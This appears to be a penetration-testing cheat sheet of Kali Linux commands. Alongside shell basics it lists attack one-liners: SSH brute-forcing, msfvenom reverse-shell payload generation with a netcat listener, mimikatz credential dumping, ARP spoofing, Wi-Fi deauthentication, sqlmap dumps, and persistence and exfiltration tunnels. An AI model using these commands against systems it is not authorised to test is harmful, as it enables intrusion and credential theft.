
Kali Linux Cheat Sheet Pro Commands & Quick Tips



Basics (Essentials)

- pwd → show current dir
- ls -la → list files (hidden + perms)
- cd folder → change dir
- mkdir newdir → make folder
- cp file1 file2 → copy
- mv file1 file2 → move/rename
- rm -rf file/dir → delete (careful)
- chmod 755 file → change perms
- chown user:group file → change owner
- cat file / less file → view file
- head -n 20 file / tail -n 50 file → top/bottom lines

Shell Productivity

- history → command history
- grep -i "string" file → search text
- grep -R "pat" /path → recursive search
- awk '{print $1}' file → text processing
- sed -n '1,50p' file → stream edit/view
- xargs -I {} cmd {} → build command chains
- screen / tmux → multiplex sessions
- alias ll='ls -la' → shortcut

Networking Essentials

- ifconfig / ip a → interfaces & IPs
- iwconfig → wireless info
- ss -tuln → sockets (modern netstat)
- netstat -tulnp → open ports & services
- arp -a → ARP table
- route -n → routing table
- ping IP → reachability
- traceroute IP → path to target
- curl -I URL → headers only
- wget URL → download

Recon / Info Gathering

- nmap -sV -p- -O target → full port + OS + versions
- nmap -A -T4 target → aggressive scan
- whois domain → registrar data
- dig domain ANY / dig +short domain NS → DNS records
- dnsenum domain → DNS enumeration
- theHarvester -d domain -b all → email/user harvest
- sublist3r -d domain → subdomain enumeration
- searchsploit service → local exploit db lookup
- shodan host IP → (if API/key) internet-exposed services
- enum4linux -a IP → SMB enumeration

Password Attacks

- hydra -l user -P pass.txt ssh://IP → SSH brute-force
- medusa -h IP -u user -P pass.txt -M ssh → alternative brute tool
- john --wordlist=rockyou.txt hash.txt → offline hash cracking
- hashcat -m 0 hash.txt wordlist.txt → GPU cracking
- ophcrack -g hashfile → LM/NTLM rainbow tables
- hash-identifier hash.txt → detect hash type
- secretsdump.py (Impacket) → dump NT hashes (if access)

Exploitation (Metasploit & Tools)

- msfconsole → start Metasploit
- search exploit <service> → find module
- use exploit/... → load module
- set RHOSTS IP / set RPORT 80 → set targets
- set PAYLOAD linux/x86/meterpreter/reverse_tcp → payload
- msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=IP LPORT=4444 -f elf > shell.elf → generate payload
- exploit -j → run in background
- searchsploit <app/version> → find public exploits

Sniffing, MITM & Proxies

- wireshark → GUI packet analysis
- tcpdump -i eth0 -w out.pcap → capture packets
- tshark -r file.pcap -Y "http" → CLI analyze
- ettercap -T -q -M arp:remote /target/ /gateway/ → ARP MITM
- arpspoof -i eth0 -t target gateway → ARP spoof
- mitmproxy → intercept HTTPS (with certs)
- sslsplit / sslstrip → SSL downgrade (ethical use only)

Web App Testing

- sqlmap -u "http://site/?id=1" --dbs --threads=10 → SQLi find + dump
- sqlmap --dump -D dbname -T table → dump table
- nikto -h http://site → web server vuln scan
- gobuster dir -u URL -w wordlist.txt -x php,html,txt → dir bust
- wfuzz -c -z file,wordlist -d "id=FUZZ" → fuzz parameters
- burpsuite → intercept + manipulate traffic
- xsser → XSS testing
- wpscan --url site --enumerate u → WP plugin/users

Privilege Escalation

- sudo -l → check sudo possibilities
- find / -perm -4000 -type f 2>/dev/null → SUID binaries
- ps aux / ss -ltnp → check running processes/ports
- uname -a → kernel info (search exploits)
- linpeas.sh → Linux priv-esc automation script
- linux-exploit-suggester → suggests kernel exploits (use in lab)
- getcap -r / 2>/dev/null → capabilities set

Wireless (Wi-Fi)

- airmon-ng start wlan0 → monitor mode
- airodump-ng wlan0mon --write capture → capture beacons/handshakes
- aireplay-ng --deauth 10 -a BSSID -c CLIENT wlan0mon → deauth client
- aircrack-ng capture.cap -w wordlist.txt → crack handshake
- reaver -i wlan0mon -b BSSID -vv → WPS PIN attack (if enabled)
- wash -i wlan0mon → check WPS status
- wifite → automated attack tool

Post-Exploitation & Persistence

- meterpreter> hashdump → dump hashes (if meterpreter)
- mimikatz "privilege::debug" "sekurlsa::logonpasswords" → extract Windows creds (lab)
- nc -lvp 4444 → listener for reverse shell
- ssh -R 4444:localhost:22 user@host → reverse SSH tunnel
- crontab -l / add cron → persistence via scheduled task
- systemd unit files → create persistent service
- chisel / ngrok → tunnel for persistence/exfil

File Transfer & Forensics

- scp file user@IP:/path → secure copy
- rsync -avz file user@IP:/path → sync/copy efficiently
- dd if=/dev/sda of=disk.img bs=4M → disk image (forensics)
- dc3dd → forensically sound dd variant
- strings binary → readable strings from file
- binwalk firmware.bin → extract firmware contents
- volatility -f mem.img --profile=WinX pslist → memory analysis

FOLLOW
CYBER MIND SPACE
FOR MORE

“SAVE” TO USE IT LATER